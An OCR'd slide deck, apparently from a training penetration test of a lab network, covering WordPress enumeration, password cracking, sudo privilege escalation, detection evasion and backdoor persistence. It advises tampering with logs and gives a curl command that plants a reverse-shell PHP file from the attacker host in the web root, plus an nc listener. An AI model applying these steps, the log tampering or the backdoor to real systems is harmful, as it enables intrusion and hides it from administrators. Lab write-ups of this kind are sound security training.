Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


By James Ren, Gregg Henderson, and Jeff Alexandre

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
WordPress XML-RPC Username/Password Login Scanner CVE-1999-0502	Attempts to authenticate against a WordPress-site using username and password combinations	Moderate-to-Severe: Potential login access
Poor Password Management	Weak passwords were easy to crack using well-known tools, and were reusable across the machine	**Severe**: Unfettered access to confidential files

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.


Vulnerability	Description	Impact
Brute-Force URL Directories and files	Allows for brute force guessing of system directories	Low: Uncovers the the structure of the system
Unrestricted access to WordPress directories	Once given access to the system there were no restrictions on files and directories	Moderate-to-Severe: Allows access to confidential data
PHPMailer RCE: CVE-2016-10033	Allows extra parameters in mail-send function	**Severe:** Allows execution of code including a user shell

Exploits Used

Exploitation: CVE-1999-0502


Summarize the following:


- We used a tool called wp-scan against the Wordpress website
- This gave us usernames, which we later used to obtain passwords to access the machine



Exploitation: Weak Passwords

- We were able to exploit weak passwords using MYSQL and John the Ripper
- Michael's account gave us access to credentials for the MYSQL database. That database contained Steven's password hash for his wordpress account. Then, using John the Ripper, we were able to obtain that password and access the wordpress administrator site and SSH into Steven's account, because he reused that password.





Exploitation: Sudo Access

- Using a Python command, which Steven could run as root, you can open a shell as root.
- This grants full root (Linux superuser) access

Avoiding Detection

Stealth Exploitation of CVE-1999-0502

Monitoring Overview

- Detected by “Excessive HTTP Errors”
- This alert measures HTTP response codes that are over 400
- This alert is triggered when the most common response codes are 400 for 5 minutes

Mitigating Detection

- You can time your attack slower, so that the 400 codes are less common in the flow of traffic
- It is possible to use Hydra instead of wp-scan for more finesse, however, this would probably take much longer

Stealth Exploitation of Weak Passwords

Monitoring Overview

- Using SSH to log into a machine creates a log that details the event
- While there is no alert to detect changes to this log, an administrator could find out details about the exchange after the attack occurred.

Mitigating Detection

- A stealthy attacker should modify logs to remove their trail
- The only real alternative to using SSH would be to use a reverse-shell, however, this generates web-traffic data and is notably less stealthy than stealing SSH credentials.

Stealth Exploitation of Sudo Access

Monitoring Overview

- A log was also created when we opened the root shell
- This would be another log that admins would check following an attack

Mitigating Detection

- Modifying logs would mitigate detection of this exploit, as well
- There are certainly other ways to escalate privileges, however, these all require a lot more time and would leave a much bigger trace than using Steven’s sudo privileges

Maintaining Access

Backdooring the Target

Backdoor Overview

- We installed a reverse shell script on the website
- This was achieved by copying a script onto the machine and putting it into a directory that was accessible via the internet
  - curl http://192.168.1.90:8000/reverse.php > /var/www/html/reverse.php
- You can now establish a new connection to the machine by traveling to ‘http://192.168.1.110/reverse.php’ and opening a nc listener
  - nc -lvnp 4444